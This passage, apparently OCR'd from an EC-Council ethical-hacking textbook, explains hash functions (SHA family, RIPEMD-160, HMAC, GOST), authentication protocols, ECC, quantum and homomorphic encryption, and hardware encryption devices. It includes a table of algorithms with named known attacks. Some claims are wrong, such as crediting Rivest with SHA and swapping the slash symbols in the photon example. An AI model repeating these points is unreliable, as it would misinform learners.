


Figure 20.9: Verifying MD5 Hash

- **Onlinemd5**

  Source: *http://onlinemd5.com*

  Onlinemd5 generates and checks file integrity using secure time-proven algorithms such as MD5, SHA-1, and SHA-256. One can create checksums (digital fingerprints) of files and verify their integrity using this online tool.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Message Digest Function: Secure Hashing Algorithm (SHA)

This algorithm generates a cryptographically secure one-way hash; it was published by the National Institute of Standards and Technology as a US Federal Information Processing Standard

SHA-1	It produces a 160-bit digest from a message with a maximum length of (264 – 1) bits, and it resembles the MD5 algorithm
SHA-2	It is a family of two similar hash functions with different block sizes, namely, SHA-256, which uses 32-bit words, and SHA-512, which uses 64-bit words
SHA-3	SHA-3 uses the sponge construction, in which message blocks are XORed into the initial bits of the state, which is then invertibly permuted

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Message Digest Function: Secure Hashing Algorithm (SHA)

The NIST has developed the Secure Hash Algorithm (SHA), specified in the **Secure Hash Standard (SHS)** and published as a federal information-processing standard (FIPS PUB 180). It generates a cryptographically secure one-way hash. Rivest developed the SHA, which is similar to the message digest algorithm family of hash functions. It is slightly slower than MD5, but its larger message digest makes it more secure against brute-force collision and inversion attacks.

SHA encryption is a series of five different cryptographic functions, and it currently has three generations: SHA-1, SHA-2, and SHA-3.

- **SHA-0**: A retronym applied to the original version of the 160-bit hash function published in 1993 under the name SHA, which was withdrawn from trade due to an undisclosed "**significant flaw**" in it. It was replaced with a slightly revised version, namely SHA-1.
- **SHA-1**: It is a 160-bit hash function that resembles the former MD5 algorithm developed by Ron Rivest. It produces a 160-bit digest from a message with a maximum length of (264 – 1) bits. It was designed by the National Security Agency (NSA) to be part of the Digital Signature Algorithm (DSA). It is most commonly used in security protocols such as PGP, TLS, SSH, and SSL. As of 2010, SHA-**1** is no longer approved for cryptographic use because of its cryptographic weaknesses.
- **SHA-2**: SHA2 is a family of two similar hash functions with different block sizes, namely SHA-256, which uses 32-bit words, and SHA-512, which uses 64-bit words. The truncated versions of each standard are SHA-224 and SHA-384.
- **SHA-3**: SHA-3 uses sponge construction in which message blocks are XORed into the initial bits of the state, which the algorithm then invertibly permutes. It supports the same hash lengths as SHA-2 but differs in its internal structure considerably from the rest of the SHA family.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Comparison of SHA functions (SHA-0, SHA-1, SHA-2, and SHA-3).

Algorithm and variant		Output size (bits)	Internal state size (bits)	Block Size (bits)	Maximum message size (bits)	Rounds	Operations	Security (bits)
MD5 (as reference)		128	128 (4*32)	512	2^{64}-1	64	Add mod 2^{32}, and, or, xor, rot	<=18 (collisions found)
SHA-0		160	160 (5*32)	512	2^{64}-1	80	Add mod 2^{32}, and, or, xor, rot	<34 (collisions found)
SHA-1		160	160 (5*32)	512	2^{64}-1	80	Add mod 2^{32}, and, or, xor, rot	<63 (collisions found)
SHA-2	SHA-224 SHA-256	224 256	256 (8*32)	512	2^{64}-1	64	Add mod 2^{32}, and, or, xor, shr, rot	112 128
	SHA-384 SHA-512 SHA-512/224 SHA-512/256	384 512 224 256	512 (8*64)	1024	2^{128}-1	80	Add mod 2^{64}, and, or, xor, shr, rot.	192 256 112 128
SHA-3	SHA3-224 SHA3-256 SHA3-384 SHA3-512 SHAKE128 sHAKE256	224 256 384 512 d(arbitrary) d(arbitrary)	1600 (5*5*64)	1152 1088 832 576 1344 1088	∞	24	And, xor, not, rot	112 128 192 256 Min(d/2,128) Min(d/2,256)

Table 20.2: Comparison between SHA-0, SHA-1 and SHA-2 functions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

RIPEMD-160 and HMAC

RIPEMD-160

- RACE Integrity Primitives Evaluation Message Digest (RIPEMD) is a 160-bit hash algorithm developed by Hans Dobbertin, Antoon Bosselaers, and Bart Preneel
- There exist 128-, 256-, and 320-bit versions of this algorithm, which are called RIPEMD-128, RIPEMD-256, and RIPEMD-320, respectively
- The compression function consists of 80 stages made up of 5 blocks that execute 16 times each
- This process repeats twice by combining the results at the bottom using modulo 32 addition

HMAC

- HMAC is a type of message authentication code (MAC) that combines a cryptographic key with a cryptographic hash function
- It is widely used to verify the integrity of the data and authentication of a message
- This algorithm includes an embedded hash function, such as SHA-1 or MD5
- The strength of HMAC depends on the embedded hash function, key size, and the size of the hash output
- As HMAC executes the underlying hash function twice, it protects from various length extension attacks

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

RIPEMD-160

RACE Integrity Primitives Evaluation Message Digest (RIPEMD) is a 160-bit hash algorithm developed by Hans Dobbertin, Antoon Bosselaers, and Bart Preneel. There exist 128-, 256-, and 320-bit versions of this algorithm, called RIPEMD-128, RIPEMD-256, and RIPEMD-320, respectively. These algorithms replace the original RIPEMD, which was found to have a collision issue. They do not follow any standard security policies or guidelines.

RIPEMD-160 is a more secure version of the RIPEMED algorithm. In this algorithm, the compression function consists of 80 stages, i.e., 5 blocks that execute 16 times each. This process repeats twice by combining the results at the bottom using modulo 32 addition.

HMAC

Hash-based message authentication code (HMAC) is a type of message authentication code (MAC) that uses a cryptographic key along with a cryptographic hash function. It is widely used to verify the integrity of data and authentication of a message. This algorithm includes an embedded hash function such as SHA-1 or MD5. The strength of HMAC depends on the embedded hash function, key size, and size of the hash output.

HMAC includes two stages for computing the hash. The input key is processed to produce two keys, namely the inner key and the outer key. The first stage of the algorithm inputs the inner key and message to produce an internal hash. The second stage of the algorithm inputs the output from the first stage and outer key, and produces the final HMAC code.

As HMAC executes the underlying hash function twice, it offers protection against various length extension attacks. The size of the key and the output depends on the embedded hash function; e.g., 128 or 160 bits in the case of MD5 or SHA-1, respectively.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CHAP

The Challenge-Handshake Authentication Protocol (CHAP) is an authentication mechanism used by Point-to-Point Protocol (PPP) servers to authenticate or validate the identity of remote clients or network hosts. It is more secure and effective compared to Password Authentication Procedure (PAP), as it regularly verifies the identity of the client using a three-way handshake and provides protection against replay attacks.

EAP

The Extensible Authentication Protocol (EAP) is an authentication protocol that was originally designed for point-to-point connections. It is used as an alternative to the CHAP and PAP authentication protocols, as it is more secure and supports different authentication mechanisms such as passwords, smart tokens, one-time passwords (OTPs), secure ID card, digital certificates, and public-key encryption mechanisms. After the selection of the EAP authentication mechanism, a session is established and messages are exchanged between the client and the authenticating server. The session consists of requests and responses for authentication information. The length and details of the authentication session are determined by the EAP authentication mechanism used.

GOST – Hash Function

This hash algorithm was initially defined in the Russian national standard GOST R 34.11-94 "Information Technology - Cryptographic Information Security - Hash Function."

It produces a fixed-length output of 256 bits. The input message is broken up into chunks of 256-bit blocks. If a block is less than 256 bits, then the message is padded by appending as many zeros to it as are required to make the length of the message 256 bits. The remaining bits are filled with a 256-bit integer arithmetic sum of all previously hashed blocks. Then, a 256-bit integer representing the length of the original message, in bits, is produced.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Other Encryption Techniques

Elliptic Curve Cryptography

- ECC is a modern public-key cryptography developed to avoid larger cryptographic key usage
- The cryptosystem in ECC depends on number theory and mathematical elliptic curves (algebraic structure)
- ECC was proposed as a replacement for the RSA algorithm to reduce the usage of key size

Quantum Cryptography

- Quantum cryptography is based on quantum mechanics, such as quantum key distribution (QKD)
- Data is encrypted by a sequence of photons with a spinning trait while travelling from one end to another
- Attackers can eavesdrop but cannot manipulate the data because the photons are transferred through arbitrary filters

Homomorphic Encryption

- Homomorphic encryption allows users to secure and leave their data in an encrypted format even while it is being processed or manipulated
- Encryption and decryption are done by the same key holder
- It enables a user to encrypt the confidential data and out-source it to the enterprise via cloud services to process the given data

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Other Encryption Techniques (Cont'd)

Hardware-Based Encryption

- Hardware-based encryption uses computer hardware for assisting or replacing the software when the data encryption process is underway
- These devices are also capable of storing encryption keys and other sensitive information in secured areas of RAM or other nonvolatile storage devices

Types of hardware encryption devices

TPM	Trusted platform module (TPM) is a crypto-processor or chip that is present on the motherboard that can securely store the encryption keys, and it can perform many cryptographic operations
HSM	Hardware security module (HSM) is an additional external security device that is used in a system for crypto-processing and can be used for managing, generating, and securely storing cryptographic keys
USB Encryption	USB encryption is an additional feature for USB storage devices that offers onboard encryption services
Hard Drive Encryption	Hard drive encryption is a technology where the data stored in the hardware can be encrypted using a wide range of encryption options

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Other Encryption Techniques

- **Elliptic Curve Cryptography (ECC)**

  ECC is a modern public-key cryptography developed to avoid larger cryptographic key usage. The asymmetric cryptosystem depends on number theory and mathematical elliptic curves (algebraic structure) to generate short, quick, and robust cryptographic keys. RSA is an incumbent public-key algorithm, but its key size is large. The speed of the

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

encryption always depends on the key size: a smaller key length allows faster encryption. To minimize the key size, elliptic curve cryptography has been proposed as a replacement for the RSA algorithm.

The operational key sizes of both algorithms to achieve similar goals are listed below:

ECC Key size	RSA Key Size
160	1024
224	2048
256	3072
384	7680
512	15360

Table 20.3: Comparison of ECC and RSA key size

While RSA uses a key size of 1024 to encrypt the data, ECC provides equal security with a comparatively smaller key size of 160. For high-level computing, RSA uses a key size of 7680 to implement security, whereas ECC can provide the same level of security with a key size of 384.

- **Quantum Cryptography**

  As the world is increasingly adopting online information sharing, cryptosystems are witnessing a sharp increase in security attacks. Since mathematical encryption uses binary digits (0 and 1), it can be easily eavesdropped on or manipulated using various techniques. Hence, quantum cryptography has been introduced to protect data from theft midway (e.g., MITM attacks). This cryptography is processed based on quantum mechanics, such as quantum key distribution (QKD), using photons instead of mathematics as a part of encryption.

  In quantum cryptography, the data are encrypted by a sequence of photons that have a spinning trait while traveling from one end to another end. These photons keep changing their shapes during their course through filters: vertical, horizontal, forward slash, and backslash. Here, vertical and backslash spins imply "ones," while horizontal and forward slash spins imply "zeros."

  - Horizontal (–): 0
  - Vertical (|): 1
  - Backslash (/): 1
  - Forward slash (\): 0

  Attackers can eavesdrop on but cannot manipulate the data because the photons are transferred through arbitrary filters. To breach this mechanism, attackers have to know the exact shape of the photons; if they fail to choose the right transmission, the photon polarization is distorted and the receiver detects an error indicating the eavesdrop.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Homomorphic Encryption**

  Homomorphic encryption differs from conventional encryption mechanisms, where math operations are performed to encrypt the plaintext. Homographic encryption allows users to secure and leave their data in an encrypted format even while it is being processed or manipulated. In this technique, encryption and decryption are performed by the same key holder. The homomorphic mechanism enables the user/sender to encrypt the confidential data and out-source it to an enterprise via cloud services to process the given data.

  How homomorphic encryption differs from other encryption mechanisms:

  In private key encryption:

  - Only keyholders can generate and decrypt ciphertexts using similar keys.

  In public key encryption:

  - Only the public keyholder generates the ciphertext and the secret keyholder decrypts the ciphertext.

  In homomorphic encryption:

  - The keyholder can generate the ciphertext and anyone can alter the ciphertext, but only the keyholder again can decrypt the data.

  The reason for using this cryptography is that an untrusted entity can manipulate the data. Hence, this mechanism allows the sender himself/herself to encrypt and decrypt the data, allowing anyone to perform mathematical operations on the ciphertext with respect to the rules applied by the sender.

- **Hardware-Based Encryption**

  Hardware-based encryption is a technique that uses computer hardware for assisting or replacing the software when the data encryption process is being performed. Devices that offer encryption techniques can be considered as hardware-based encryption devices. In the implementation of hardware-based encryption, the cryptography technique workload is transferred to the hardware processors, making the system resources free for performing other functions. These devices can also store encryption keys and other sensitive information in secured areas of RAM or other nonvolatile storage devices such as flash memory.

  Hardware encryption devices reduce instruction sets, where only the authorized code can be executed. These devices do not support third-party software, thereby preventing the execution of any malicious programs. Hardware encryption offers many advantages over software encryption, as it can perform rapid processing of algorithm. It provides tamper-resistant key storage and avoids unauthorized code. Some hardware-based encryption devices are wireless access points, Nitrokey, credit card terminals, and network bulk encryptors.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of hardware encryption devices

- **TPM**

  Trusted Platform Module (TPM) is a crypto-processor or a chip that is present in the motherboard. It can securely store the encryption keys and perform many cryptographic operations. TPM offers various features such as authenticating platform integrity, providing full disk encryption capabilities, performing password storage, and providing software license protection.

- **HSM**

  A hardware security module (HSM) is an additional external security device that is used in a system for crypto-processing, and it can be used for managing, generating, and securely storing cryptographic keys. HSM offers enhanced encryption computation that is useful for symmetric keys longer than 256 bits. High-performance HSM devices are connected to the network using TCP/IP. Some HSM devices include SafeNet Luna Network HSM, nSheild, Cloud HSM, and Cryptosec Dekaton.

- **USB Encryption**

  USB encryption is an additional feature for USB storage devices, which offers onboard encryption services. Encrypted USB devices need an on-device credential system or software- or hardware-based credentials from a computer. USB encryption provides protection against malware distribution over USB and helps in preventing data loss and data leakage. Some hardware USB-encrypted devices include Crypto USB, Kingston Ironkey D300S, and diskAshur Pro 500GB.

- **Hard Drive Encryption**

  Hard drive encryption is a technology whereby the data stored in the hardware can be encrypted using a wide range of encryption options. Hard drive encryption devices cannot use an on-device keyboard or fingerprint reader; instead, they need a TPM or an HSM. These devices can be installed as an internal drive on a computer. Some hard drive encryption devices include military-grade 256-bit AES Hardware Encryption and DiskCypher AES Sata Hard Drive Encryption.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Comparison of Cryptographic Algorithms

Algorithm	Working Structure	Key/Block Size (bits)	Known Attacks
DES	Feistel	56 (8 bits parity)/ 64	Brute-force attack
AES	Substitution-permutation	Up to 256/128	Side-channel attack
RC4	Random-permutation	Up to 2048/2064	NOMORE attack
RC5	Feistel	Up to 2040/128	Timing attack
RC6	Feistel	Up to 256/128	Brute force attack
Twofish	Feistel	Up to 256/128	Power analysis attack
Threefish	Tweakable block cipher/Non-Feistel	Up to 1024/1024	Boomerang attack
Serpent	Substitution-permutation	Up to 256/128	XSL and Meet-in-the-Middle attack
TEA	Feistel	Up to 128/64	Related-key attack
CAST-128	Feistel	Up to 128/64	Known-plaintext attack
GOST Block Cipher	Feistel	256/64	Chosen-key attack

Algorithm	Working Structure	Key/Block Size (bits)	Known Attacks
RSA	Factorization	Variable	Brute force and timing attack
Diffie-Hellman	Elliptic Curves/Algebraic	Variable	Man-in-the-Middle attack
YAK	Nondeterministic Finite automation (NFA)	Variable	Key share and key replication attack
MD5	Merkle-Damgard Construction	Variable	Collision attack
MD6	Merkle-Damgard Construction	Variable	Brute-force attack/ Birthday attack
SHA	Merkle-Damgard Construction	160/512	Collision attack
RIPEMD - 160	Merkle-Damgard Construction	Up to 320 /512	Collision attack
HMAC	Merkle-Damgard Construction	Variable	Brute-force attack

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Comparison of Cryptographic Algorithms

The following table compares the various cryptographic algorithms and lists the known attacks against these algorithms:

Algorithm	Working Structure	Key/Block Size (bits)	Known Attacks
DES	Feistel	56 (8 bits parity)/64	Brute-force attack
AES	Substitution-permutation	Up to 256/128	Side-channel attack
RC4	Random-permutation	Up to 2048/2064	NOMORE attack
RC5	Feistel	Up to 2040/128	Timing attack
RC6	Feistel	Up to 256/128	Brute-force attack
Twofish	Feistel	Up to 256/128	Power analysis attack
Threefish	Tweakable block cipher/Non-Feistel	Up to 1024/1024	Boomerang attack
Serpent	Substitution-permutation	Up to 256/128	XSL and Meet-in-the-Middle attack
TEA	Feistel	Up to 128/64	Related-key attack
CAST-128	Feistel	Up to 128/64	Known-plaintext attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

GOST Block Cipher	Feistel	256/64	Chosen-key attack
RSA	Factorization	Variable	Brute-force and timing attack
Diffie–Hellman	Elliptic curves/Algebraic	Variable	Man-in-the-Middle attack
YAK	Nondeterministic finite automation (NFA)	Variable	Key share and key replication attack
MD5	Merkle–Damgard Construction	Variable	Collision attack
MD6	Merkle–Damgard Construction	Variable	Brute-force attack/Birthday attack
SHA	Merkle–Damgard Construction	Variable	Collision attack
RIPEMD - 160	Merkle–Damgard Construction	Up to 320/512	Collision attack
HMAC	Merkle–Damgard Construction	Variable	Brute-force attack

Table 20.4: Comparison of cryptographic algorithms

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow


1. Cryptography Concepts
2. Encryption Algorithms
3. Cryptography Tools
4. Public Key Infrastructure (PKI)
5. Email Encryption
6. Disk Encryption
7. Cryptanalysis
8. Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography Tools

This section deals with various cryptography tools that you can use to encrypt sensitive data to protect it from unauthorized access by any party other than the person for whom it is intended.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



MD5 and MD6 Hash Calculators

MD5 and MD6 hash calculators that use different hash algorithms to convert plaintext into its equivalent hash value are discussed below.

- **MD5 Calculator**

  Source: *http://www.bullzip.com*

  MD5 Calculator is a simple application that calculates the MD5 hash of a given file. It can be used with large files (e.g., several gigabytes in size). It features a progress counter and a text field from which the final MD5 hash can be easily copied to the clipboard. MD5 Calculator can be used to check the integrity of a file.

  It allows you to calculate the MD5 hash value of the selected file. Right-click the file and choose "**MD5 Calculator;**" the program will calculate the MD5 hash. The MD5 Digest field contains the calculated value. To compare this MD5 digest with another, one can paste the other value into the Compare To field. Obviously, an equal to sign ("=") appears between the two values if they are equal; otherwise, the less than ("<") or greater than (">") sign will tell you that the values are different.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

